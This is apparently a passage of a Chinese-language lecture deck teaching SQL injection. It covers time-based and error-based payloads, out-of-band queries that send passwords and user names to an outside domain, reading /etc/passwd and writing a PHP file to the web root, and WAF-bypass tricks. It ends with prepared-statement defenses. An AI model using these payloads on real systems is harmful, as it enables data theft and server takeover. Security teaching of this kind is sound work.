
- 條件成立時，睡個幾秒
 - `id = 1 and ifascii(mid(user(),1,1))>0, sleep(5), 1)=1`
 - `id = 1 and ifascii(mid(user(),1,1))>80, sleep(5), 1)=1`
 - ...

Data Exfiltration

- 撈資料方式可以分成幾種
 - UNION-Based
 - Boolean-Based
 - Time-Based
 - Error-Based
 - Out-of-Band-Based

Error-Based SQL Injection

- 故意製造錯誤訊息，並將資料置於其中
- 缺點
 - 伺服器可能關掉錯誤顯示
 - 錯誤訊息通常有長度限制



MySQL Error-based

- 想辦法讓他噴錯誤
- `SELECT exp(~(SELECT * FROM (SELECT user())x));`

ERROR 1690(22003):DOUBLE value is out of range in
`'exp(~((SELECT 'root@localhost' FROM dual)))'`

Data Exfiltration

- 撈資料方式可以分成幾種
 - UNION-Based
 - Boolean-Based
 - Time-Based
 - Error-Based
 - Out-of-Band-Based

Out-of-Band SQL Injection

- 將資料透過網路往外傳
- 優點：
 - 解決 Boolean / Time based 過於緩慢的問題
 - 不能用 Error/Union based 時的好選擇
- 缺點：
 - DBMS 必須支援，且主機需可以連外網

MySQL Out-of-Band

- Windows Only
 - DNS Log
 - `load_file(concat("\\\\\", password, ".kaibro.tw/a"))`

Oracle Out-of-Band

- UTL_HTTP
 - HTTP Request
 - `url_http.request('http://kaibro.tw/' ||(select user from dual))`


SQL Injection to RCE

- MySQL
 - 讀寫檔
 - LOAD_FILE() / INTO OUTFILE / INTO DUMPFILE / general_log
- MSSQL
 - xp_cmdshell
 - MSSQL 2005後，預設關閉 (sa權限下可sp_configure重啟)

SQL Injection to RCE

- MySQL
 - 讀檔 : `load_file('/etc/passwd')`
 - 寫檔 : `select "<?php phpinfo();?>" INTO OUTFILE '/www/a.php'`
- 權限要夠
 - FILE權限、secure-file-priv、...

ATTACK OVERVIEW



Tool - SQLMAP

- 使用簡單
- 功能強大
 - 支援多種 DBMS
 - 內建各種WAF繞過腳本
- 免費、開源

```
_____| |____ _ -- {1.0-dev-35ebbe2}
| - | . | | | . | | | | |
|_ | | | | | | , | _ |
|_ | | | | | | | | |
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without
y all applicable local, state and federal laws. Developers assume
program

[*] starting at 05:19:37

[05:19:37] [INFO] fetched random HTTP User-Agent header from file
t: 'Opera/9.21 (Windows NT 5.0; U; de)'
[05:19:37] [INFO] resuming back-end DBMS 'mysql'
```

WHEN YOU USE SQLMAP




Prevent SQL Injection

- Prepared Statement + Parameterized Queries



```
$stmt = $pdo->prepare('SELECT * FROM user WHERE name = :name');  
$stmt->execute(array('name' => $name));  
foreach ($stmt as $row) {  
    // Do something with $row  
}
```



CAN'T GET HACKED BY SQL INJECTION

IF THERE'S NO DATABASE

補充：MySQL Bypass WAF

- 空白被過濾
 - `/**/`
 - `%09, %0a, %0b, %0c, %0d, %a0`
 - `id=(-1)UNION(SELECT(1),2,3)`

補充：MySQL Bypass WAF

- 引號被過濾
 - SELECT pass FROM user WHERE id=0x61646d696e
 - id=concat(char(0x61),char(0x64),char(0x6d),char(0x69),char(0x6e))

補充：MySQL Bypass WAF

- 關鍵字被過濾

- OR => ||

- = => LIKE

- LIMIT 0,1 => LIMIT 1 OFFSET 0

- WHERE => HAVING

補充：MySQL Bypass WAF

- 特殊正規表達式
 - SELECT pwd /*!FROM*/ admin
 - SELECT 1 FROM`information_schema`.schemata
 - PCRE Limit Bypass ([Link](#))

HW0x01 - how2xss

HW0x02 - 之後補上QQ

Q & A



大家可以回家啦
Go home, everybody!